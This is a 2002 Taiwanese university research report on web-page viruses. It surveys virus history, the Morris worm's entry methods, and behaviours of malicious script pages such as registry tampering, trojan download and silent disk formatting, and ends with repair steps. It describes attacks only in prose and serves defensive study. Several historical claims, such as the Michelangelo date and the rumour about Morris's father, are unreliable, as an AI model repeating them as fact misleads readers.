網頁式電腦病毒的蒐集與其技術的研究

Study on Web-based Computer Virus

中山科學研究院資訊通訊研究所
國立交通大學資訊工程學系
NSC91-CS-7-009-007

期末報告

執 行 時 間　：91年01月01日 至 91年12月31日
計畫執行單位　：國立交通大學　資訊工程學系
計畫主持人　：蔡文能副教授
日　　期　：中華民國九十一年十二月三十一日

目 錄

計畫概述

本計畫的重點是要研究網頁式病毒(又稱第二代病毒)。隨著電腦資訊技術的不斷進步，原本被人們認為安全無害的全球資訊網網頁，也由於增加了越來越多的互動性操作，進而演變為各種惡意網頁病毒的藏身之處。更為重要的原因，是全球資訊網本身的開放性和安全漏洞，為網路病毒提供了絕佳的孕育溫床和傳播途徑，讓不少懷有不良企圖的病毒製造者有機可乘。

網頁惡意程式碼到底如何產生？其實它也和病毒一樣是人為製造出來的，製造惡意程式碼的人大多數是出於個人目的，或是為了提高自己網站的知名度、提高網站的瀏覽量，或者純粹是一種惡作劇、一種破壞行為，他們通常在其開設的網站首頁程式裡加入幾行具有破壞性的代碼，當用戶打開網頁進行瀏覽時便能夠修改用戶的系統登錄，後果主要表現在IE內定首頁被修改、系統檔案遺失等現象，甚至無法正常瀏覽其他網頁等情況。遭受惡意代碼破壞的用戶往往不清楚自己到底是遭受到病毒的破壞還是駭客的攻擊，以至於手足無措。

惡意網頁大多並不具備廣泛的傳播性，雖然絕對數量很大，但相對數量很小。很多人都會遇到惡意網頁，這個群體是很大的，但很少有一種惡意網頁能讓很多人都中招，因為帶有惡意網頁的網站本身大多是私人網站，有幸上到一個這樣網站的機率並不是很高。當然有時候知名網站也可能被植入惡意網頁，但這種情況基本上不多或是很快會修正，所以大多數情況下一個惡意網頁可能就是害少數幾個人。

目前，惡意網頁病毒，還是被當作一般病毒一樣地被處理；實際

上，惡意網頁病毒並不是傳統意義上的病毒。我們知道，以往對病毒的定義是一種需要依附在其他程式之上、能夠複製繼而大量傳播的一段程式。但惡意網頁並不具備傳染性，因此，只能將其列為一種廣義性質定義上的病毒。

網友對於電子郵件病毒並不陌生，但是對於惡意代碼的瞭解也許還不夠。惡意網頁和電子郵件病毒一樣都具有較強的破壞力，只是表現方式有所不同。惡意網頁能夠篡改電腦系統登錄，達到更改用戶首頁的目的，造成用戶每次開機直接撥號、首頁無法改回、彈出眾多視窗耗盡資源等嚴重危害。其實，早在幾年前，惡意網頁已經出現，不過由於出現頻率不高、傳播範圍不廣，用戶的警惕性較低，所以，以往的防毒公司生產的防毒軟體也只是把惡意網頁當作病毒進行處理。

以近期病毒發展情況來看，可以想像到未來病毒發展趨勢：網路蠕蟲(worm)病毒將仍然是上網遇到的主流病毒，並且網路蠕蟲的數量和破壞力將會持續增加。還有，惡意網頁病毒因其隱蔽性強、傳播速度快，會繼電子郵件病毒之後，成為網路病毒的又一熱門病毒，讓網路一族聞之喪膽。因此有必要由其技術原理來深入研析網頁式電腦病毒，以期能知己知彼，有所防範。

計畫執行方式

研究現成網頁病毒是了解網頁病毒技術最快的方法，因此本計畫的研究方法以及進行步驟如下:

1. 蒐集網頁式電腦病毒的資料和技術文件，以及網頁式電腦病

毒程式。

2. 分析網頁式電腦病毒，找出其特色和關鍵技術以及其運作原理與流程。
3. 設計程式驗證病毒技術，了解技術以找出防止網頁式電腦病毒的方法。
4. 定期與不定期討論

   我們平時每週定期開會討論，分享心得，並藉由研究人員與委託單位雙方聯絡窗口隨時以E-mail或是電話溝通，隨時掌握計畫之進度。委託單位每兩個月到三個月到學校檢視計畫執行情形，我們以討論形式把研究得來的心得轉移給委託單位。

電腦病毒

電腦病毒，在技術上來說，是一種會自我複製以及感染其他程式的可執行程式，它被撰寫的目的則是為了破壞及惡作劇，大部份的電腦病毒都會有一個共通的特性：通常都會發病。當電腦病毒發病時，它很可能會破壞硬碟中的重要資料，有些病毒則會重新格式化 (Format) 您的硬碟。就算病毒尚未發病，它也會帶來不少麻煩。首先病毒可能會佔據一些系統的記憶空間，並尋找機會自行繁殖複製，您電腦效能將會變得比一般正常的電腦慢。

而電腦病毒也可以有很多種分類方法，如(1)開機型及檔案型；(2)常駐型及常駐型；以及(3)編碼型及非編碼型，(4)文件型病毒，(5)網頁型病毒等等以及有些很難歸類的其他型態或混合型病毒。

自從Internet盛行以來，Script語言(包括Java script和 VB script)，

以及Java和ActiveX的網頁技術逐漸被廣泛使用，一些有心人士於是利用Java和ActiveX的特性來撰寫病毒。 以Java病毒為例，Java病毒它並不能破壞您硬碟上的資料，可是若您使用瀏覽器來瀏覽含有 Java病毒的網頁，Java病毒可以強迫您的Windows不斷的開啟新視窗，直到系統資源被吃光為止。

1.1. 電腦病毒緣起

電腦病毒並非是最近才出現的新產物 ，事實上 ，在 1960 年左右，美國電話電報公司(AT&T) 的貝爾(Bell)實驗室中的程式師們就在玩一種有病毒概念的電子遊戲，這種電子遊戲叫做「磁蕊大戰」(core war)。

磁蕊大戰是當時貝爾實驗室中三個年輕程式人員在工作之餘想出來的，他們是道格拉斯·麥耀萊(H.Douglas McIlroy) ，維特·維索斯基(Victor Vysottsky)以及羅伯特·莫里斯(Robert T. Morris) ，當時三人年紀都只有二十多歲。(註：**Robert T. Morris 就是後來寫了一個 Worm 病毒把 Internet 搞得天翻地覆的那個 Robert T.Morris Jr.的爸爸**)

磁蕊大戰的玩法如下:兩方各寫一套程式 ，輸入同一部電腦中，這兩套程式在電腦的記憶系統內互相追殺，有時它們會放下一些關卡，有時會停下來修理(重新寫)被對方破壞的幾行指令;當它被困時，也可以把自己複製一次，逃離險境，因為它們都在電腦的記憶磁蕊中遊走，因此得到了磁蕊大戰之名。

這個遊戲的特點 ，在於雙方的程式進入電腦之後，玩遊戲的人只能看著螢幕上顯示的戰況，而不能做任何更改，一直到某一方的程式被另一方的程式完全「吃掉」為止。磁蕊大戰是個籠統的名稱，事

實上還可細分成好幾種：麥耀萊所寫的程式叫「達爾文」，這包含了「物競天擇，適者生存」的意思。 它的遊戲規則跟以上所描述的最接近，雙方以組合語言(Assembly Language)各寫一套程式 ，叫有機體(organism)，這兩個有機體在電腦裡爭鬥不休，直到一方把另一方殺掉而取代之，便算分出勝負。在比賽時 Morris 經常匠心獨具，擊敗對手。

另外有個叫爬行者程式(Creeper)的，每一次把它讀出時，它便自己複製一個副本。此外，它也會從一部電腦「爬」到另一部有連線的電腦。很快地電腦中原有資料便被這些爬行者擠掉了。爬行者的唯一生存目的是繁殖。

為了對付「爬行者」，有人便寫出了「收割者」(Reaper)。它的唯一生存目的便是找到爬行者，把它毀滅掉。當所有爬行者都被收割掉之後，收割者便執行程式中最後一項指令：毀滅自己，從電腦中消失。

「雙子星」(Germini)也是個有趣的程式。它的作用只有一個：把自己複製，送到下一百個地址後，便拋棄掉「正本」。從雙子星衍生出一系列的程式。「犧牲者」(Juggeraut)把自己複製後送到下十個地址後拋棄掉「正本」；而「大雪人」(Bigfoot)則把正本和複製品之間的地址定為某一個大質數。想抓到大雪人可是非常困難的。此外，還有全錄(Xerox)柏路阿圖研究中心的約翰·索殊(John F.Shoch)所寫的「蠕蟲」(Worm)，它的目的是要控制侵入的電腦。

在那些日子裡，電腦都沒有連線，而是互相獨立的。如果有某部電腦受到「感染」而失去控制，工作人員只需把它關掉便可。當時懂的玩「磁蕊大戰」遊戲的電腦工作者都嚴守一項不成文的規定: 不對普羅大眾公開這些戰爭程式的內容。

1983 年 ，這項規定被打破了。科恩·湯普遜(Ken Thompson)是當年一項傑出電腦獎得獎人。在頒獎典禮上，他作了一個演講，不但公開地證實了電腦病毒的存在，而且還告訴所有聽眾怎樣去寫自己的病毒程式。他的同行全都嚇壞了，然而這個秘密已經流傳出去了。1984 年，「科學美國人」月刊(Scientific American)的專欄作家杜特尼(A. K. Dewdney)在 5 月號寫了第一篇討論「磁蕊大戰」的文章，並且只要寄上兩塊美金，任何讀者都可以收到它所寫的有關寫程式的綱領，在自己家中的電腦中開闢戰場。

在 1985 年 3 月份的「科學美國人」月刊裡 ，杜特尼再次討論「磁蕊大戰」-- 和「病毒」。在文章的開頭他便說:「當去年五月有關『磁蕊大戰』的文章印出來時，我並沒有想過我所談論的是那麼嚴重的題目」文中並第一次提到「病毒」這個名稱。他提到說，義大利的羅伯特·謝魯帝(Robert·Cerruti)和馬高·莫魯顧帝(Marco Morocutti)發明了一種破壞軟體的方法。他們想用病毒，而不是蠕蟲，來使得蘋果二號電腦受感染。謝魯帝寫了一封信給杜特尼，信內說:「馬高想寫一個像『病毒』一樣的程式，可以從一部蘋果電腦傳染到另一部蘋果電腦，使其受到感染。可是我們一直沒法成功，直到我想到，這病毒要先使磁碟受到感染，而電腦只是媒介。這樣，病毒就可以從一片磁碟傳染到另一片磁碟了。」

至此，「電腦病毒」便正式成為一個專有名詞；一個令駭客著迷，但是卻也令眾多電腦使用者揮之不去的夢魘。

1.1.1. 第一支電腦病毒

除了上述的『磁蕊大戰』之外，最初對病毒理論的構思應該是來自科幻小說。在 70 年代美國作家雷恩出版的《P1 的青春》一書中構思了一種能夠自我複製，利用通信進行傳播的電腦程式，並稱之爲電腦病毒，但沒引起廣泛的注意。

1975 年，美國科普作家約翰·布魯勒爾 (John Brunner) 寫了一本名爲《震蕩波騎士》(Shock Wave Rider) 的書，該書第一次描寫了在資訊社會中，電腦作爲正義和邪惡雙方鬥爭的工具的故事，成爲當年最佳暢銷書之一。

1977 年夏天，托馬斯·捷·瑞安 (Thomas.J.Ryan) 的科幻小說《P-1 的春天》(The Adolescence of P-1) 成爲美國的暢銷書，作者在這本書中描寫了一種可以在電腦中互相傳染的病毒，病毒最後控制了 7,000 台電腦，造成了一場災難。

1983 年 11 月 3 日，弗雷德·科恩 (Fred Cohen) 博士研製出一種在執行過程中可以複製自身的破壞性程式，倫·艾德勒曼 (Len Adleman) 將它命名爲電腦病毒(computer viruses)，並在每周一次的電腦安全討論會上正式提出，8 小時後專家們在 VAX11/750 電腦系統上運行，第一個病毒實驗成功，一週後又獲准進行 5 個實驗的演示，從而在實驗上驗證了電腦病毒的存在。

1986 年初，在巴基斯坦的拉合爾 (Lahore)，巴錫特 (Basit) 和阿姆傑德(Amjad) 兩兄弟經營著一家 IBM-PC 電腦與其相容電腦的小商店。他們可能看過了「科學美國人」月刊，在 PC 上編寫了 Pakistan 病毒，即 Brain。在一年內流傳到了世界各地，這是 IBM PC 個人電腦上的第一支開機型病毒。1991 年 3 月 6 日造成全球大災難的米開蘭基羅病毒(Michelangelo)就是依據這支病毒改寫的。

隨後，1987 年，在耶路撒冷發現了第一支檔案型電腦病毒 Jerusalem，即通稱的黑色星期五病毒，因為它會在每逢週五又是 13 日時把你想執行的檔案刪除，該病毒還特別檢查如果是 1987 年則不會做任何刪除的動作，由此看來該病毒應該是 1987 年寫的。

1988 年 3 月 2 日，一種蘋果電腦(Apple II)的病毒發作，這天受感染的蘋果電腦停止工作，只顯示"向所有蘋果電腦的使用者宣佈和平的資訊"，以慶祝蘋果電腦生日。

1.1.2. 第一支電腦蠕蟲(Computer Worm)

1988年11月2日，在美國發生一件極為轟動的電腦罪行案件，被告是年僅23歲的研究生羅伯特·莫里斯(Robert T.Morris Jr.)，他的父親是有名的電腦保密技術專家，就是前面提及在貝爾實驗室寫『磁蕊大戰』高手的老Morris。當時小Morris就讀於康乃爾(Cornell)大學(據說是孔祥重院士的學生)，他偷看了他老爸的磁蕊大戰手稿，試驗由自己研製出來的電腦程式，名為worm，worm是要用來在Internet世界中搜集網路的資料和它們的保安狀況，在Morris不知道的情況下，程式存在了一些編寫上的錯誤，程式因而不斷地自我重製，全美國至少六千多台電腦被這個蠕蟲(Worm)感染，造成網路系統出現了癱瘓現象，Internet不能正常運行。Morris對程式存在錯誤並不知道，又無意或無心、製造任何破壞或損害，但Morris仍被判有罪，罪名是有意圖經電訊系統取用電腦，雖然一再上訴，最後仍被判 3 年緩刑，罰款 1 萬美元，他還被命令進行 400 小時的社區勞動服務。

這是一次非常典型的電腦蠕蟲病毒入侵電腦網路的事件，迫使美國政府立即作出反應，國防部成立了電腦應急行動小組。這次事件中

遭受攻擊的包括 5 個電腦中心和 12 個地區結點，連接著政府、大學、研究所和擁有政府合同的 250,000 台電腦。這次病毒事件，電腦系統直接經濟損失達 9600 萬美元。

這支 Internet Worm 事實上是由兩支程式組成，bootstrap 會先滲透受害的主機，建立橋頭堡後再把 worm 叫進來執行：

bootstrap 用三種方式來滲透到別的主機:

1.rsh

從 routing table 找出目標，試著把 bootstrap 送進去執行

2.finger

送一個 536 bytes 的參數造成 overflow，但 finger daemon 檢查不出來(是一個 bug)，然後 daemon 會執行參數內的指令而不執行原來程式(因為 overflow 之後被送到堆疊 stack 了).

3.sendmail

這也是一個 BSD 的 bug.

當 Worm 在您的機器上建立據點後，它試著去 break password, 小莫只需找他當時在美國國安局的老爸要一份 "密碼名單"，然後按圖索驥，找出配對的密碼後，用這些 user 去 login routing table 內所有的機器 (如果您在兩臺以上機器有帳號，您會不會用不同的密碼?)

Worm 侵入一台主機之後，會去檢查是否已有同伴的存在，假如有，它就會自行退出，但是有七分之一的機會 Worm 選擇留下來 (大概是怕系統弄隻假蟲來騙它)，問題出在這七分之一上面，對 UNIX 系統實在是太大了，因此被感染的機器幾乎都被塞了一肚子的蠕蟲，導致系統資源耗光而癱瘓，假如小莫當初設計是一見到同伴 Worm 就退出的話, 大概永遠都不會被發現。

小莫里斯設計的病毒程式利用了系統存在的弱點。由於小莫里斯成了入侵 ARPANET 的最大的電子入侵者，而獲得哈佛大學 Aiken 中心超級用戶的特權。

1.2. 傳統電腦病毒

傳統上對電腦病毒的定義為：電腦病毒是一段程式，它是一種會不斷自我繁殖／複製（自我拷貝），或感染／覆寫的程式碼，通常它都會寄存在可執行的檔案之中，或者是軟、硬碟的開機磁區啟動部份。一般最常見到的電腦病毒特性：為檔案長度的增加、在螢幕上顯示訊息，以及不斷地去感染其它程式等等。

開機型病毒 (Boot Strap Sector Virus):

開機型病毒是藏匿在磁碟片或硬碟的第一個磁區。因為 DOS 的架構設計，使得病毒可以於每次開機時，在作業系統還沒被載入之前就被載入到記憶體中，這個特性使得病毒可以針對 DOS 的各類插斷 (Interrupt) 得到完全的控制，並且擁有更大的能力去進行傳染與破壞。正常我們由軟碟開機的程序如下：

開電源 → POST → BIOS → IO.SYS → MSDOS.SYS→ SHELL 程序

由於病毒必須取得磁碟讀寫的控制權（這樣才能達成感染的目的），因此開機型病毒本身會存在於開機磁區(Boot Area) ，以便在載入 OS 時會先 OS 載入以取得絕對控制權。因此感染（中毒）後開機的程序變成了下面這樣：

開電源 → POST → BIOS→ 病毒 → IO.SYS→ MSDOS.SYS→ SHELL 程序

病毒在 DOS 載入前載入，這樣便可以利用讀寫磁片的機會(如 dir 指令）進行感染。而硬式磁碟的感染，則是比軟碟多了一項硬碟分割表(partition table)的檢查程序，而開機型病毒便可藏身於開機磁區或是硬碟分割表中，多了一個存放病毒的地方。

檔案型病毒 (File Infector Virus):

所謂檔案型的病毒(File-type virus) 是介定為在檔案執行時，在原檔案之前執行的程式。病毒本體寄居於可執行檔案中，當此檔案被執行時，便侵入作業系統取得絕對控制權；當然也有不常駐而僅在執行時感染其它檔案的病毒。

病毒附在程式中要如何去取得控制權呢？大體而言病毒都是朝 BIOS 呼叫及 DOS 呼叫(系統呼叫，System Call)著手，以取得插斷(Interrupt)進入點。方式則千奇百怪，如早期的正常方式(int 21h 或 int 25h 或是 int 35h)，中期的單步中斷（例如 MacGyver 1.0） 及之後流行的字串比對法（如 MacGyver4.0）。

當病毒侵入記憶體後，便和開機型病毒類似，藉由磁碟的動作來達到複製傳染的目的。

檔案型病毒通常寄生在可執行檔(如 *.COM, *.EXE 等)中。當這些檔案被執行時，病毒的程式就跟著被執行。

如前所述，檔案型的病毒依傳染方式的不同，又分成非常駐型以及常駐型兩種：

(1) 非常駐型病毒(Non-memory Resident Virus)：

非常駐型病毒將自己寄生在 *.COM, *.EXE 或是 *.SYS 的檔案中。當這些中毒的程式被執行時，就會嘗試地去傳染給另一個或多個檔案。

(2) 常駐型病毒(Memory Resident Virus) :

常駐型病毒躲在記憶體中，其行為就好像是寄生在各類的低階功能一般(如 Interrupts)，由於這個原因，常駐型病毒往往對磁碟造成更大的傷害。一旦常駐型病毒進入了記憶體中，只要執行檔被執行，它就對其進行感染的動作，其效果非常顯著。將它趕出記憶體的唯一方式就是冷開機(完全關掉電源之後再開機)。

複合型病毒 (Multi-Partite Virus):

複合型病毒兼具開機型病毒以及檔案型病毒的特性。它們可以傳染 *.COM 和*.EXE 檔，也可以傳染磁碟的開機系統區(Boot Sector)。由於這個特性，使得這種病毒具有相當程度的傳染力。一旦發病，其破壞的程度將會非常可觀！ 例如:台灣曾經流行的大榔頭(Hammer)，歐洲流行的 Flip 翻轉病毒皆是。

隱型飛機式病毒 (Stealth Virus):

隱型飛機式病毒又稱作插斷截取者(Interrupt Interceptors)。顧名思義，它藉由控制 DOS 的插斷向量來讓 DOS 以及防毒軟體認為所有的檔案都是乾淨的。

千面人病毒 (Polymorphic/Mutation Virus):

千面人病毒可怕的地方，在於每當它們繁殖一次，就會以不同的病毒碼傳染到別的地方去。每一個中毒的檔案中，所含的病毒碼都不一樣，對於掃描固定病毒碼的防毒軟體來說，無疑是一個嚴重的考驗！如 Whale 病毒依附於.COM 檔時，幾乎無法找到相同的病毒碼，而 Flip 病毒則只有 2 byte 的共同病毒碼。

巨集病毒 (Macro Virus):

巨集病毒是目前最常見的病毒，它主要是利用軟體本身所提供的巨集能力來設計病毒。傳統型病毒的共同特色，就是一定有一個「寄主」程式，所謂寄主程式就是指那些讓病毒寫藏的地方。最常見的就是一些可執行檔，像是副檔名為.EXE 及.COM 的檔案。但是由於微軟的 WORD 愈來愈流行，且 WORD 所提供的巨集功能又很強，使用 WORD 巨集寫出來的病毒也愈來愈多，也因此副檔名為.DOC 的也會成為寄主程式。由於巨集病毒是利用軟體本身所提供的巨集能力來設計病毒，所以凡是具有寫巨集能力的軟體都有巨集病毒存在的可能，如 Word, Excel, PowerPoint 都相繼傳出巨集病毒危害的事件，在台灣最著名的例子正是 Taiwan NO.1 Word 巨集病毒。

1.3. 第二代電腦病毒

第二代電腦病毒通常又稱為網頁式病毒。也許你覺得像 WORD 這種文件檔都可以中毒，真是一件不可思議的事，那麼，第二代病毒的特性更會讓你驚訝！所謂的第二代病毒，就是利用網頁編寫所用的 Java 或 ActiveX 這些語言寫出一些「可執行的」程式碼，而在使用者瀏覽網頁時，一併下載下來在系統裡執行。相對於第一代病毒，第二代病毒完全不需要寄主的程式，如果硬要說它寄生在哪裡，或許只能說它是寄生在「Internet」上吧。

當然，如果Internet上的網頁只是單純用HTML寫成的話，那麼要傳播病毒的機會可說是非常小了。但是為了讓網頁看起來更生動、更漂亮，許多語言也紛紛出籠，其中最有名的就屬Java和ActiveX了。不

幸的是，這兩個語言都相繼地被有心人士利用，成為第二代病毒的溫床。Java和ActiveX的執行方式，是把程式碼寫在網頁上，當你連上這個網站時，瀏覽器就把這些程式碼抓下來，然後用使用者自己系統裡的資源去執行它。可是如此一來，使用者就會在神不知鬼不覺的狀態下，執行了一些來路不明的程式，我們將在下一章加以討論。

網頁式病毒

隨著網頁瀏覽器技術與功能不斷的提昇，瀏覽網頁會感染病毒變成是大家所關心的議題。感染病毒後，電腦系統常常會被植入後門程式以致成為入侵的對象或是網路攻擊的跳板。政府機構之網路若遭到攻擊或入侵，輕則人民的權益受影響，重則影響國家安全。

網頁病毒又稱作第二代病毒也稱HTML 病毒，通常是HTML附帶Script 病毒。Script 病毒是以 script 程式語言如 VBScript 以及 JavaScript 撰寫而成。VBScript（Visual Basic Script）以及 Java Script 病毒必須透過 Microsoft 的 Windows Scripting Host（WSH） 才能夠啟動執行以及感染其他檔案。您只要在 Windows 按兩下 *.vbs 或 *.js 檔便可以啟動病毒。 HTML 病毒使用內嵌在 HTML 檔中的 script 來進行破壞。當使用者從具備 script 功能的瀏覽器檢視 HTML 網頁時，內嵌 script 便會自動執行。

JS_SPAWN 是一個 Web 網頁病毒，於2000年5月時發現，載入時和一般 Web 網頁無異，之後在螢幕上會顯示一個球。當關閉 Web 網頁時，瀏覽器會開啟 30 個具有相同內容新視窗。關閉任一個視窗會開啟另外 30 個視窗。

2001年7月中共北京新華網報導發現一隻名為"蛤蟆病毒"的惡

意網頁病毒，主要感染Windows操作系統。用戶一旦點擊該網頁，其嵌在網頁內部的Script程序將自動執行，並且會通過修改系統Registry進行破壞。這時，當你啟動Windows系統，就會出現“歡迎來到萬花谷！請與 oicq：933007青蛙聯系。你中了※蛤蟆奇毒※”，同時瀏覽器的標題也被修改為帶有“歡迎來到萬花谷！請與oicq：4040465聯系！”字符串。它還會破壞你的系統以及C磁碟，甚至最後可能無法關機。

2001年9月的Nimda病毒則是透過多種管道攻擊瀏覽器使用者。根據報導，Nimda的病毒以極快的傳播速度已經對全球電腦使用者造成極大的損害。

Nimda蠕虫病毒能夠大量替換被感染計算機的主要文件和程序，並且利用Windows文件共享擴散到區域網路，使這種病毒很難清除。該病毒傳播的第一種方式是，如果伺務器曾遭到紅色代碼II蠕蟲病毒的侵害，Nimda病毒就能利用那個後門把自己複製到那臺服務器上，文件名是“admin.dll”。該病毒可在被感染的服務器上製造擁有管理權限“客戶”帳號，使系統C:可以公開被使用，並且會為HTM、HTML和ASP文件添加Script。

Nimda蠕蟲病毒的第二種傳播方式是通過瀏覽網頁感染其他計算機。第三種方式是通過電子郵件傳播。隨著瀏覽器功能的加強使得網頁病毒更容易撰寫，所以可以想見的是網頁式的病毒將會越來越多。

網頁式病毒，又可稱為惡意網頁、惡意代碼，目前最常見的形式是以描述語言來寫的。說到描述語言(Script language)，必須提到Netscape和Microsoft的商場競爭故事。

1.4. 網頁式病毒起源

話說描述語言(Script language)的源起和瀏覽器有很深的淵源。Netscape是最早推出網頁瀏覽器的公司，而Microsoft當然不可能讓Netscape獨享這塊瀏覽器的大餅，於是也在不久後推出了Internet Explore和Netscape爭奪這個商機無限的瀏覽器市場。而Java Script和VB Script的產生，就是他們一較高下的籌碼之一。現在，網頁惡意代碼已經被防毒軟體定義為網頁病毒。與傳統意義上的病毒相比，網頁病毒雖不具備傳染性，但其危害程度決不亞於普通病毒。

當時Netscape和Microsoft為了競逐瀏覽器市場佔有率第一名的寶座，紛紛加強各自瀏覽器的互動功能，而為了達到網頁互動功能，分別推出像VB Script和Java Script等描述語言 (Script Language)。其中Java Script由Netscape所所開發，可以同時在Navigator和Internet Explore上執行。而Microsoft的VB Script則只能在Microsoft的Internet Explore上執行。描述性語言是一種介於程式語言和Html語言之間的網頁開發語言，他不像Java 或 Active X控制項一樣需要高超的程式設計能力，便可以設計出比單純Html文件更生動活潑的網頁內容。

如果Internet上的網頁只是單純用HTML寫成的話，那麼要傳播病毒的機會可說是非常小。但是呢，這些為了讓網頁看起來更生動，更漂亮的程式語言出籠後，就成為有心人士製作病毒的溫床。這些有心人士利用Java Script和VB Script的特性來撰寫病毒。

以Java Script病毒為例，Java Script病毒它並不能破壞您硬碟上的資料，可是若您使用瀏覽器來瀏覽含有Java Script 病毒的網頁

，瀏覽器會把這些程式碼抓下來，然後用使用者自己系統裡的資源去執行它。如此一來，使用者就會在神不知鬼不覺的狀態下，執行了一些來路不明的程式。比如Java Script病毒可以強迫您的Windows不斷的開啟新視窗，直到系統資源被吃光為止，而您也只有選擇重新開機一途了。所以在Internet革命以後，電腦病毒的定義就更改為只要是對使用者會造成不便的這些不懷好意的程式碼，就可以被歸類為病毒。

下面提到的是Java Script一推出開始被大量應用在網頁程式後，伴隨而來的許多安全漏洞，不過目前大多能被修正。這些漏洞如下：

✓Java Script設計者可透過Java Script的函式，取得瀏覽器歷史紀錄資料，再將這個紀錄傳給遠端電腦，用以了解使用者曾經使用過哪些網站。

✓某些版本的Java Script有臭蟲，能夠取得網頁造訪者電子郵件帳號。居心不良的網站設計者便利用這個臭蟲，設計一個簡單的Java Script函數，找出拜訪者的電子郵件帳號並傳給網站伺服器；網站管理員收到這些電子郵件時，便可以從郵件的寄件欄位得知拜訪者的電子郵件位址，然後假冒這個使用者的名義，傳送垃圾電子郵件訊息，並且可以不讓該使用者知道就傳送出去。

✓Java Script可以神不知鬼不覺的上傳檔案，若配合存取使用者端的磁碟，居心不良的網頁設計者就能竊取用戶的檔案。

✓早期的Java Script可存取使用者端主機得磁碟集取得網路檔案系統的目錄清單，取得這些目錄清單後， Java Script可藉由要求使用者按下按鈕的方式，把這些清單上傳給遠端伺服器。

✓和Java 一樣， Java Script也可以啟動大量使用CPU資源的工作，並分配大多數的記憶體給這個Java Script，讓機器效能顯著下降，最顯而易見的就是不斷第開啟新視窗，讓你連關閉視窗的時間都沒有，就導致瀏覽器結束或關掉。

在過去所發現的病毒中，藉著這Script病毒而威名遠播者亦不在少數。這類語言易於撰寫，並已衍生出所謂的惡性程式碼生產工具，讓毫無技術知識的電腦使用者也能夠自行撰寫惡性程式碼。細數過去幾隻「著名」病毒，舉凡VBS_LOVELETTER（我愛你病毒）、VBS_Homepage（烘培雞病毒）和JS_OLVORTEX.A（風暴病毒）、VBS_Kalamar安那庫妮可娃辣妹病毒、VBS_JOLIN蔡依琳病毒、JS_SEEKER.A、VBS_VBSWG.Z等，到前一陣子引起一陣風聲鶴唳的VBS_HAPTIME.A，都是曾造成電腦用戶重創的Script病毒案例。這些病毒特色大致上有以下：將自己複製到A或 C槽，刪除或更改某些應用程式，導致電腦癱瘓，更改Windows 的註冊機值或是修改受感染用戶的網路瀏覽器預設頁面…等。

網頁式病毒是一種新型的電腦病毒，和以往對電腦病毒的認識大不相同。

1.5. 網頁式病毒的行為與典型特色

相對於傳統電腦病毒的高難度，用Script語言編寫網頁式病毒並不需要什麼高深的技術，許多人為提高其網站知名度或出於惡作劇目的，在其網頁中寫入惡意代碼，使參觀者深受其害。

下面列出惡意網頁的行為與典型特色：

1、修改IE的首頁

IE的起始主頁就是每次打開IE時最先進入的頁面，隨時點擊IE工具欄中的“主頁”按鈕也能進入起始首頁，它一般是我們需要頻繁查看的頁面，但有些惡意網頁會將起始主頁改為某些亂七八糟的網址，以達到其不可告人的目的。

2、修改IE工具欄

IE的工具欄包括工具按鈕、位址欄、鏈結等幾個專案，惡意網頁可能會自作主張的在工具欄上添加按鈕，或者在位址欄的下拉清單中加入一些並未參觀過的網址，甚至會通過篡改鏈結欄的標題顯示一些噁心的文字。

3、修改默認的搜索引擎

在IE的工具欄中有一個“搜索”按鈕，它鏈結到一個指定的搜索引擎，可實現網路搜索。被惡意網頁修改後的該按鈕並不能進行搜索工作，而是鏈結到由惡意網頁指定的網頁上去了。

4、修改IE標題欄

在流覽網頁時，IE標題欄顯示的是由當前網頁決定的標題資

訊。但某些惡意網頁通過修改系統登錄，使IE無論流覽什麼網頁都要在標題後附加一段資訊，像是某個網站的名稱，或是一些垃圾廣告，甚至是一些政治反動或不堪入目的資訊。

5、修改或禁止IE右鍵

有些惡意網頁對IE右鍵快顯功能表進行修改，加入一些無聊資訊，或是加入指向其網站的鏈結。

6、系統啟動時彈出網頁或對話方塊

若出現啟動Windows時彈出網頁，這是惡意網頁對Windows的“啟動”，動了手腳的緣故。

7、定時彈出IE新窗口

IE流覽器中每隔一段時間就會彈出新的視窗去參觀別的網頁，這種情況也是典型的惡意網頁中毒症狀。

8、禁止修改系統登錄表

這是惡意網頁中最可怕的行徑，惡意網頁修改了系統，讓使用者想要使用系統登錄編輯器Regedit.exe時去修復系統登錄時，系統提示“系統登錄編輯器被管理員所禁止”。惡意網頁試圖利用禁止Regedit.exe的使用，來阻止使用者修復系統登錄。

9、下載執行木馬程式

惡意網頁最可怕的行為就是下載並執行木馬程式，從而控制參觀者的電腦。這利用的是IE5.0的一個漏洞，惡意網頁通過一段惡意代碼鏈結一個嵌入了exe檔(木馬)的eml檔(E-mail檔)，當

參觀者流覽這類網頁並點擊經過偽裝的鏈結時，便會自動下載eml檔並運行其中的exe檔(木馬)，並且不會有任何提示資訊，一切都悄悄地進行。

10、格式化硬碟

惡意網頁能將硬碟格式化！沒錯，這是惡意網頁最令人驚惶恐的一項攻擊，其後果不堪設想。惡意網頁可以利用IE執行ActiveX功能，調用Windows下的Format.com程式對硬碟進行格式化，由於使用了一個Microsoft未曾公開的執行參數，Format.com格式化硬碟時無需經過系統使用者的確認，而可以自動進行，同時視窗處於最小化狀態，通常使用者還沒反應過來，系統就已經被格式化完畢了。

1.6. 修復方法

針對上一節所述惡意網頁的行為，將其修復方式說明如下：

1、修改IE的首頁

若要修復IE起始首頁，可以在IE“工具”功能表中單擊“Internet選項”(以IE5為例，下同)，選擇“一般”頁籤，在“首頁”網址框中輸入首頁的網址，即可將首頁設為使用者想要的網址。

如果進行上述設定後，仍然不起作用，那可能是在Windows的“啟動”中，被惡意網頁病毒加入了惡意程式，使每次啟動電腦時自動執行程式來對IE進行首頁設定。使用者可以由系統登錄

編輯器，將此類程式從“啟動”組清除。

動作如下：點擊“開始→執行行”，輸入“Regedit”後執行，在系統登錄編輯器中，依序點選HKEY_LOCAL_MACHINE＼Software＼Microsoft＼Windows＼Current Version＼Run，右部視窗中就能顯示出所有啟動時會載入的程式，將包含可疑程式的registry entry鍵值名刪除。

除了首頁，還有預設之首頁被修改的情況。我們還是要由系統登錄編輯器來修復預設之首頁。使用者依序展開HKEY_LOCAL_MACHINE ＼ Software ＼ Microsoft ＼ Internet Explorer＼Main，右部視窗中的鍵值名“Default-Page-URL”決定IE的預設之首頁，雙擊該鍵值名，在“鍵值”之輸入框中輸入網址，則輸入的網址將成為新的IE預設首頁。

2、修改IE工具欄

當使用者的IE被修改了工具欄，要去掉不需要的按鈕，方法很簡單，對工具欄按鈕點右鍵選“自定義”，在“當前工具欄按鈕”下拉清單中選定不需要的按鈕後點擊“刪除”即可。

